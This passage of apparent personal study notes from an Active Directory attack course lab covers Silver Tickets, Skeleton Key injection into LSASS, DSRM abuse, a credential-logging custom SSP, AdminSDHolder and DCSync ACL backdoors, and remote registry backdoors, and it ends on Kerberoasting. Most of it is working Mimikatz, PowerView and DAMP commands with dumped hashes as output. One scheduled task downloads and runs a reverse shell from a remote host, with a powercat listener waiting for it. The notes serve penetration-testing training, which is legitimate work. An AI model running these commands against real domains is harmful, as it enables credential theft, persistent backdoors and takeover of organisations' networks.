    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : e28b3a5c60e087c8489a410a1199235efaf3b9f125972c7a1e7618a7469bfd6a
      aes128_hmac       (4096) : 4cffc651ba557c963b71b49d1add2e6b
      des_cbc_md5       (4096) : bf5d7319947f54c7

* Primary:Kerberos *
    Default Salt : DOLLARCORP.MONEYCORP.LOCALkrbtgt
    Credentials
      des_cbc_md5       : bf5d7319947f54c7

* Packages *
    NTLM-Strong-NTOWF

* Primary:WDigest *
    01  7b766fa41d1e30157b6c0113528e63ea
    02  1bda631fac0fdec6cedfecbc7a99e30d
    03  d7be969eaa4b841a9914e2a5eff571f7
```

▼ Domain Presistence - Silver Ticket

Silver Ticket → `NTLM hash` **of the** `service account password`

if we have access NTLM hash of they **service account password** **we can forged a TGS and use it on they application server.**

Silver Ticket Attack → **if we can Extract the NTLM hash of service account we can later on** `access the service as any user` **even including high privesc user .**

Silver Ticket (TGS) → **Ticket Granting Service .**

> Will fail if PAC check is enabled.

```
The Privileged Attribute Certificate (PAC) is an extension to Kerberos tickets that contains useful information about a user's p
rivileges.  This information is added to Kerberos tickets by a domain controller when a user authenticates within an Active Dire
ctory domain.  When users use their Kerberos tickets to authenticate to other systems, the PAC can be read and used to determine
their level of privileges without reaching out to the domain controller to query for that information (more on that to follow).
```

Command To get NTLM Hash of the service:

Invoke-Mimikatz -Command '"kerberos::golden /domain:dollarcorp.moneycorp.local /sid:<SID> /target:<ComputerName> /service:CIFS /rc4:<NTLM> /user:Administrator /ptt"'

```
Invoke-Mimikatz -Command '"kerberos::golden /user:Administrator /domain:dollarcorp.moneycorp.local /sid:S-1-5-21-1874506631-3219
952063-538504511 /target:dcorp-mssql.dollarcorp.moneycorp.local
/service:CIFS /rc4:6f5b5acaf7433b3282ac22e21e62ff22  /ptt"'
```

- **/target** – the target server's FQDN.
- **/service** – the kerberos service running on the target server. i.e Service Principal Name class (or type) [**cifs**, **http**, **mssql**,**host**]
- **/rc4**: NTLM Hash of the Service Account. `Mimikatz "privilege::debug" "sekurlsa::logonpasswords"`
- **/domain** – the fully qualified domain name.
- **/sid** – the SID of the domain. In this example: "S-1-5-21-1473643419-774954089-2222329127".
- **/user** – username to impersonate
- **/groups** (optional) – group RIDs the user is a member of (the first is the primary group) default: 513,512,520,518,519 for the well-known Administrator's groups (listed below).
- **/ticket** (optional) – provide a path and name for saving the Golden Ticket file to for later use or use /ptt to immediately inject the golden ticket into memory for use.
- **/ptt** – as an alternate to /ticket – use this to immediately inject the forged ticket into memory for use.
- **/id** (optional) – user RID. Mimikatz default is 500 (the default Administrator account RID).
- **/startoffset** (optional) – the start offset when the ticket is available (generally set to –10 or 0 if this option is used). Mimikatz Default value is 0.

- **/endin** (optional) – ticket lifetime. Mimikatz Default value is 10 years (~5,262,480 minutes). Active Directory default Kerberos policy setting is 10 hours (600 minutes).
- **/renewmax** (optional) – maximum ticket lifetime with renewal. Mimikatz Default value is 10 years (~5,262,480 minutes). Active Directory default Kerberos policy setting is 7 days (10,080 minutes).

Service Type :

Service Type	Service Silver Tickets
WMI	HOST RPCSS
PowerShell Remoting	HOST HTTP Depending on OS version may also need: WSMAN RPCSS
WinRM	HOST HTTP
Scheduled Tasks	HOST
Windows File Share (CIFS)	CIFS
LDAP operations including Mimikatz DCSync	LDAP
Windows Remote Server Administration Tools	RPCSS LDAP CIFS

We Can Create Silver Ticket via (HOST SPN) which allow scedule and execute task:

```
#1 Create TGS for HOST service :
Invoke-Mimikatz -Command '"kerberos::golden /user:Administrator /domain:dollarcorp.moneycorp.local /sid:S-1-5-21-1874506631-3219952
/service:HOST /rc4:6f5b5acaf7433b3282ac22e21e62ff22  /ptt"'

#2 List Task on their DC
schtasks /S dcorp-dc.dollarcorp.moneycorp.local


#3 Create task to inject our Reverse Shell
schtasks /create /S dcorp-dc.dollarcorp.moneycorp.local /SC Weekly /RU "NT Authority\SYSTEM" /TN "Taskname" /TR
"powershell.exe -c 'iex (New-Object Net.WebClient).DownloadString(''http://192.168.100.1:8080/Invoke-PowerShellTcp.ps1''')'"

#4 Run The task to get Our Shell

schtasks /Run /S dcorp-dc.dollarcorp.moneycorp.local /TN "Taskname"


#5 On The powercat
powercat -l -v -p 443 -t 1000
```

Skeleton Keys:


- Skeleton key is a persistence technique where it is possible to patch a Domain Controller (LSASS process) so that it allows access as any user with a single password.
- Injects Skeleton Key into LSASS
- Both real password as well as skeleton key would work.
- Get stake-holder permission before testing in engagements as this downgrades security.
- Persistent as long as LSASS service is not restarted.[i.e DC reboot. Atleast 1 month time]
- One cannot patch LSASS twice with skeleton key. Requires reboot.
- You can access other machines as well as long as they authenticate with the DC which has been patched and the DC is not rebooted.

- `Default password :mimikatz`

Inject a skeleton key on a Domain Controller•


- **Domain Admin privileges required**

```
Invoke-Mimikatz -Command '"privilege::debug" "misc::skeleton"' -ComputerName dcorp-dc.dollarcorp.moneycorp.local
```



- From a Low-priv computer1

```
Enter-PSSession -Computer dcorp-dc.dollarcorp.moneycorp.local -Credential dcorp\administrator
```



Password → **mimikatz**

If LSASS is running as a Protected Process.

- **We can still use Skeleton Key but it needs the mimikatz driver (mimidriv.sys) on disk of the target DC**
- **Noise in logs [Service installation [Kernel mode driver]**

```
mimikatz # privilege::debug
mimikatz # !+  <- load the driver
mimikatz # !processprotect /process:lsass.exe /remove  <- remove the protection
mimikatz # misc::skeleton <- we can injected !
mimikatz # !-
```

▼ Domain Presistence - DSRM AND SSP

What is DSRM?

- **Directory Services Restore Mode → SaveMode for any DC.**
- **There is a local administrator on every DC called "Administrator" whose password is the DSRM password. This is not a domain user but local.**

Known Security issue:


- **DSRM logon is not permitted over network.**
- **Logon behavior needs to be changed first. → لازم نغيره عن طريق الريجستري**

After altering the configuration on the DC, it is possible to:

- Pass the NTLM hash of this user to access the DC.
- Start a DCSync Attack on the DC to access krbtgt hash

Persistence Lifetime: Extremely long, possibly years.

- **Get stake-holder permission before testing in engagements as this downgrades security.**



#1 **Change Logon Behaviour for DSRM Account**

```
#1
Enter-PSSession -Computername dcorp-dc -> Need Domain Admin

#2
Get-ItemProperty "HKLM:\System\CurrentControlSet\Control\Lsa\" -> Check Value of Lsa

#3  Change The value to 2
Set-ItemProperty "HKLM:\System\CurrentControlSet\Control\Lsa\" -Name "DsrmAdminLogonBehavior" -Value 2

#4 if set-itemProperty Does set

New-ItemProperty "HKLM:\System\CurrentControlSet\Control\Lsa\" -Name "DsrmAdminLogonBehavior" -Value 2 -PropertyType DWORD -Verbos
```

```
auditbasedirectories      : 0
auditbaseobjects          : 0
Bounds                    : {0, 48, 0, 0...}
crashonauditfail          : 0
fullprivilegeauditing     : {0}
LimitBlankPasswordUse     : 1
NoLmHash                  : 1
Security Packages         : {pku2u, wdigest, kerberos, msv1_0...}
Notification Packages     : {rassfm, scecli}
Authentication Packages   : {msv1_0}
LsaPid                    : 776
SecureBoot                : 1
ProductType               : 8
disabledomaincreds        : 0
everyoneincludesanonymous : 0
forceguest                : 0
restrictanonymous         : 0
restrictanonymoussam      : 1
DsrmAdminLogonBehavior    : 2
PSPath                    : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Lsa\
PSParentPath              : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control
PSChildName               : Lsa
PSDrive                   : HKLM
PSProvider                : Microsoft.PowerShell.Core\Registry
```

- `0` (default): You can only use the DSRM administrator account if the DC is started in DSRM.
- `1`: You can use the DSRM administrator account to log on if the local AD DS service is stopped.
- `2`: You can always use the DSRM administrator account (This setting isn't recommended, because password policies don't apply to the DSRM administrator account).

Dump DSRM password (Need DA privs)

```
Invoke-Mimikatz -Command '"token::elevate" "lsadump::sam"' -ComputerName dcorp-dc
#Or Inside mimikatz.exe
lsadump::sam -ComputerName dcorp-dc
```

SAM have contains **local user password hashes**.

Passing The Hash (PTH)

> **Note: /domain: is the DC name Not Domain Name**

```
Invoke-Mimikatz -Command '"sekurlsa::pth /domain:dcorp-dc /user:Administrator /ntlm:<SAM_DSRM> /run:powershell.exe"'
```

SAM_DSRM → Found via **(Invoke-Mimikatz -Command '"token::elevate" "lsadump::sam"' -ComputerName dcorp-dc)**

> **DSRM + DCSync = Password data for any domain account**

```
#Mimikatz
@DSRM  -> Invoke-Mimikatz -Command '"sekurlsa::pth /domain:dcorp-dc /user:Administrator /ntlm:a102ad5753f4c441e3af31c97fad86fd  /ru
@DSYNC -> Invoke-Mimikatz -Command '"lsadump::dcsync /domain:dollarcorp.moneycorp.local /dc:DCORP-DC /user:dcorp\krbtgt"'
```

Custom SSP → Security Support Provider:

A Security Support Provider (SSP) is a DLL which provides ways for an application to obtain an authenticated connection.

Some SSP Packages by Microsoft are:

- **NTLM**
- **Kerberos**
- **Wdigest**
- **CredSSP**

Mimikatz provides a custom SSP -**mimilib.dll**. **This SSP logs local logons, service account and machine account passwords** in **clear text** on the target server.


DLL can be modified to save into C:\SYSVOL instead. This exposes the log file to all users.

- Scenario 1 : Modify Registry [Restart required]
  - **Copy mimilib.dll to the same location as LSASS (c:\windows\system32)**
  - **Update Security Packages registry key (HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Lsa\Security Packages) with the SSP DLL name.**
  - **All local logons on the DC are logged to C:\Windows\system32\kiwissp.log**

```
#Supported SSP on DC:
$packages=Get-ItemProperty HKLM:\SYSTEM\CurrentControlSet\Control\Lsa\OSConfig\ -Name 'Security Packages' | select -ExpandProp

$packages+="mimilib"
Set-ItemProperty HKLM:\SYSTEM\CurrentControlSet\Control\Lsa\OSConfig\ -Name 'Security Packages' -Value $packages
Set-ItemProperty HKLM:\SYSTEM\CurrentControlSet\Control\Lsa\ -Name 'Security Packages' -Value $packages

#cmd
shutdown -r
```

- Scenario 2 : Using mimikatz [No restart required]
  - Not stable with Server 2016
  - **Stored to C:\windows\system32\mimilsa.log**


```
Invoke-Mimikatz -Command '"misc::memssp"'
```



▼ Domain Presistence - ACLs - AdminSDHolder

AdminSDHolder

is a container that exists in every Active Directory domain for a special purpose. The Access Control List (ACL) of the AdminSDHolder object is used as a template to copy permissions to all "protected groups" in Active Directory and their members. **Active Directory will take the ACL of the AdminSDHolder object and** `apply it to all protected users and groups periodically`, **if an attacker is able to manipulate the ACL for AdminSDHolder, then those permissions will automatically be applied to all protected objects. This will give an attacker a way to create persistent access to privileged accounts within the domain.**



AdminSDHolder Default Protected Objects:

`Account Operators`

`Administrators`

`Backup Operators`

`Domain Admins`

`Domain Controllers`

`Enterprise Admins`

`Krbtgt`

`Print Operators`

`Read-only Domain Controllers`

`Replicator`

`Schema Admins`

`Server Operators`

Modifying AdminSDHolder Permissions:

- With DA privileges add an ACL for our user for AdminSDHolder Permissions. This will provide the user full control over AdminSDHolder and thus the Protected Groups.
- Instead of Full control, we can select ResetPassword, WriteMembers etc.

```
# ADModule
Set-ADACL -DistinguishedName 'CN=AdminSDHolder,CN=System,DC=dollarcorp,DC=moneycorp,DC=local' -Principal student1 -Verbose

# PowerView
#GenericAll
Add-ObjectAcl -TargetADSprefix 'CN=AdminSDHolder,CN=System' -PrincipalSamAccountName student1 -Rights All -Verbose
#ResetPassword
Add-ObjectAcl -TargetADSprefix 'CN=AdminSDHolder,CN=System' -PrincipalSamAccountName student1 -Rights ResetPassword -Verbose
#WriteMembers
Add-ObjectAcl -TargetADSprefix 'CN=AdminSDHolder,CN=System' -PrincipalSamAccountName student1 -Rights WriteMembers -Verbose
```

Wait for 1 hour or Run Invoke-SDPropogator on Domain Controller.


```
1- $sess = NewPSSession -Computername dcorp-dc.dollarcorp.moneycorp.local

2- Invoke-Command -FilePath .\Invoke-SDPropagator.ps1 -Session $sess -> Upload to dcorp-dc computer

3- Enter-PSSession -Session $sess

4- Invoke-SDPropagator -showProgress -timeoutMinutes 1 -Verbose
# Check If it add or not via Get-ObjectACL
5- Get-ObjectAcl -DistinguishedName "dc=dollarcorp,dc=moneycorp,dc=local" -ResolveGUIDs | ? {($_.IdentityReference -match "student1

For pre-Server 2008 machines:
Invoke-SDPropagator -taskname FixUpInheritance -timeoutMinutes1 -showProgress -Verbose
```

Abuse Methods:

```
#Adding a user to Domain Admins Group
#Powerview_dev
Add-DomainGroupMember -Identity 'Domain Admins' -Members testuser -Verbose
#AD-Module
Add-ADGroupMember -Identity 'Domain Admins' -Members testuser

#Resetting a Domain Admin's password
#Powerview_dev
Set-DomainUserPassword -Identity testuser -AccountPassword(ConvertTo-SecureString "Password@123" -AsPlainText -Force) -Verbose
#AD-Module
Set-ADAccountPassword -Identity testuser -NewPassword(ConvertTo-SecureString "Password@123" -AsPlainText -Force) -Verbose
```

DCSYNC:

Three Spicial Right :



it’s enough to DCSync Privileges, this one we can extract NTLM hash without any DA privileges .

```
#Add FullControl Rights:
#ActiveDirectoryModule and Set-ADACL.ps1
Set-ADACL -DistinguishedName 'DC=dollarcorp,DC=moneycorp,DC=local' -Principal studentx -Verbose
#Powerview
Add-ObjectAcl -TargetDistinguishedName 'DC=dollarcorp,DC=moneycorp,DC=local' -PrincipalSamAccountName studentx -Rights All -Verbos


#DCSync Rights
#Powerview
Get-ObjectAcl -DistinguishedName "dc=dollarcorp,dc=moneycorp,dc=local" -ResolveGUIDs | ? {($_.IdentityReference -match "studentx")
# Add To DCSync Rights
Add-ObjectAcl -TargetDistinguishedName "dc=dollarcorp,dc=moneycorp,dc=local" -PrincipalSamAccountName <studentx> -Rights DCSync -V

#ADModule and Set-ADACL
Set-ADACL -DistinguishedName 'DC=dollarcorp,DC=moneycorp,DC=local' -Principal studentx -GUIDRight DCSync -Verbose
```

```
PS C:\AD\Tools> Set-ADACL -DistinguishedName 'DC=dollarcorp,DC=moneycorp,DC=local' -Principal studentadmin -GUIDRight DCSync -Verbose
VERBOSE: Getting the existing ACL for DC=dollarcorp,DC=moneycorp,DC=local.
VERBOSE: Setting ACL for "DC=dollarcorp,DC=moneycorp,DC=local" for "studentadmin" to use "GenericAll" right.
PS C:\AD\Tools>
```

Execute DCSync Without Domain Admin Privileges:

```
Invoke-Mimikatz -Command '"lsadump::dcsync /user:dcorp\krbtgt"'
```

▼ Domain Presistence - ACLs - Security Descriptors

Whene we have local admin privileges on the box it’s possiable to modify the (**Security Descriptor**) Like:

Owner , primary Group , DACL & SACL) of Multiple remote access Method → Securable objects to allow access to **Non–Admin Users**.

SDDL → Security Descriptor Definition Language is Used to describe a Security Descriptor.

SSDL uses ACE strings For (DACL & SACL)

ACE Strings :

```
ace_type;ace_flags;rights;object_guid;inherit_object_guid;account_sid;(resource_attribute)
# ACE for built-in Administrator For WMI namespaces :
# Example
A;Cl;CCDCLCSWRPWPRCWD;;;SID
A-> Allow
CI-> Container_INHERIT
CCDCLCSWRPWPRCWD-> All of these are defferent rights , all of these club together give fullControl over the namespace .
if i Replace SID With ( UserSID ) the user will have full control over the namespace
Reference
```

```
#Get List Information Using WMI from DC:
Get-WmiObject -Class win32_operatingsystem -ComputerName dcorp-dc.dollarcorp.moneycorp.local
```

```
PS C:\Users\Administrator\Desktop> Get-WmiObject -Class win32_operatingsystem -ComputerName MESHARI-DC.Muloc.local


SystemDirectory : C:\Windows\system32
Organization    :
BuildNumber     : 17763
RegisteredUser  : Windows User
SerialNumber    : 00431-10000-00000-AA663
Version         : 10.0.17763
```

But when we don’t have any ACE on User :

```
PS C:\Users\studentadmin> Get-Wmiobject -Class win32_operatingsystem -ComputerName dcorp-dc.dollarcorp.moneycorp.local
Get-Wmiobject : Access is denied. (Exception from HRESULT: 0x80070005 (E_ACCESSDENIED))
At line:1 char:1
+ Get-Wmiobject -Class win32_operatingsystem -ComputerName dcorp-dc.dol ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : NotSpecified: (:) [Get-WmiObject], UnauthorizedAccessException
    + FullyQualifiedErrorId : System.UnauthorizedAccessException,Microsoft.PowerShell.Commands.GetWmiObjectCommand
```


> ACLs Can be modified to Allow Non-Admin users access to Securable Objects:

Note: We Must run this script as Domain Admin

```
# On Local machine for <USER>
Set-RemoteWMI -UserName <USER> -Verbose -> # For add all the namespace
# On remote machine for <USER> without Explicit Credentials.
Set-RemoteWMI -UserName <USER> -ComputerName <DC> -namespace 'root\cimv2' -Verbose -> # Select A specific NameSpace
```

```
PS C:\AD\Tools> . .\Set-RemoteWMI.ps1
PS C:\AD\Tools> Set-RemoteWMI -UserName studentadmin -ComputerName dcorp-dc.dollarcorp.moneycorp.local -namespace 'root\cimv2' -Verbose
VERBOSE: Existing ACL for namespace root\cimv2 is O:BAG:BAD:(A;CIID;CCDCRP;;;AU)(A;CIID;CCDCRP;;;LS)(A;CIID;CCDCRP;;;NS)(A;CIID;CCDCLCSWRPWPRCWD;;;BA)
VERBOSE: Existing ACL for DCOM is O:BAG:BAD:(A;;CCDCSW;;;WD)(A;;CCDCSW;;;AC)(A;;CCDCLCSWRP;;;BA)(A;;CCDCLCSWRP;;;LU)(A;;CCDCLCSWRP;;;S-1-5-32-562)
VERBOSE: New ACL for namespace root\cimv2 is
O:BAG:BAD:(A;CIID;CCDCRP;;;AU)(A;CIID;CCDCRP;;;LS)(A;CIID;CCDCRP;;;NS)(A;CIID;CCDCLCSWRPWPRCWD;;;BA)(A;CI;CCDCLCSWRPWPRCWD;;;S-1-5-21-268341927-4156871508-1792461683-1212)
VERBOSE: New ACL for DCOM
O:BAG:BAD:(A;;CCDCSW;;;WD)(A;;CCDCSW;;;AC)(A;;CCDCLCSWRP;;;BA)(A;;CCDCLCSWRP;;;LU)(A;;CCDCLCSWRP;;;S-1-5-32-562)(A;;CCDCLCSWRP;;;S-1-5-21-268341927-4156871508-1792461683-1212)
PS C:\AD\Tools>
PS C:\AD\Tools>
```

After add ACL for namespace we can execute again:




Use PowerShell Remoting → Set-RemotePSRemoting.ps1

```
# On local machine for <USER>
Set-RemotePSRemoting -UserName <USER> -Verbose
# On remote Machine for <USER> without Cred
Set-RemotePSRemoting -UserName <USER> -ComputerName <DC> -Verbose
# On Remote Machine , Remove the permissions
Set-RemotePSRemoting -UserName <USER> -ComputerName <DC> -Remove
```

After Run this command We Can execute PS remote Command :


```
Invoke-Command -ScriptBlock{whoami} -ComputerName dcorp-dc.dollarcorp.
```



Security Descriptor - Remote Registry

```
#Using DAMP , with Admin privs on remote machine
Add-RemoteRegBackdoor -ComputerName <DC> -Trustee <USER> -Verbose
```

Load **DAMP** with Domain Admin Privs



Now Run this command on Domain Admin :

```
Add-RemoteRegBackdor -ComputerName dcorp-dc -Trustee studentadmin -Verbose
```

```
ComputerName BackdoorTrustee
------------ ---------------
dcorp-dc     studentadmin
```

Now on studentadmin machine run this command :

```
Get-RemoteMachineAccountHash -ComputerName dcorp-dc -Verbose
# Get Machine Account Hash
```

```
PS C:\Users\studentadmin> . C:\AD\Tools\DAMP-master\DAMP-master\RemoteHashRetrieval.ps1
PS C:\Users\studentadmin> Get-RemoteMachineAccountHash -ComputerName dcorp-dc -Verbose
VERBOSE: Bootkey/SysKey : 42576392BDFD82EC6FE49596468C5A40
VERBOSE: LSA Key        : 2D08F4DD4915AE98D482F7AADB3406D4D1ADCD294C7C109B952C0E4EC86B4ABE

ComputerName MachineAccountHash
------------ ------------------
dcorp-dc     b77a0d8f1b893aad9cfa4d4335702344
```

```
# Get Local Account Hash
Get-RemoteLocalAccountHash -ComputerName dcorp-dc -Verbose
#Get Domain cached credentials
Get-RemoteCachedCredential -ComputerName dcorp-dc -Verbose
```

```
PS C:\Users\studentadmin> Get-RemoteLocalAccountHash -ComputerName dcorp-dc -Verbose
VERBOSE: Bootkey/SysKey : 42576392BDFD82EC6FE49596468C5A40
VERBOSE: HBootKey : B2A60B481402B5EC83ED2E7EEC56B037B26E12FE29AF7C0DA11C1D0307DB0FE7


ComputerName : dcorp-dc
UserName     : Administrator
UserRID      : 500
UserLMHash   : 5958d2100d77ab8a0abcde4fecf33fa2
UserNTLMHash : e42373743088d40a26b3d9ff44a0e8fe

ComputerName : dcorp-dc
UserName     : Guest
UserRID      : 501
UserLMHash   : d4507145f5585f7ffcfa63bb24db5252
UserNTLMHash : ddaf5a968fca2f358cc0691e8e4936c3

ComputerName : dcorp-dc
UserName     : DefaultAccount
UserRID      : 503
UserLMHash   : bdf5e20258402cd21bbf29128707d876
UserNTLMHash : a5d127caef9284f81408ef6bb33e8318
```

▼ Priv Esc - Kerberoasting → Decrypt Pass

Kerberoasting allows a user to request a service ticket for any service with a **registered SPN** then **use that ticket to crack the service password**. If the service has a registered SPN then it can be Kerberoastable however the **success of the attack depends on how strong the password is** and if it is trackable as well as the privileges of the cracked service account.

The service accounts can be linked to hosts like computers ***(CN=Computers)*** or domain users (***CN=Users).*** Each service account can be mapped to a set of running services like *MSSQL, Web, SharePoint, File shares, Exchange services,* etc., within the domain known as **Service Principal Names (SPNs).**

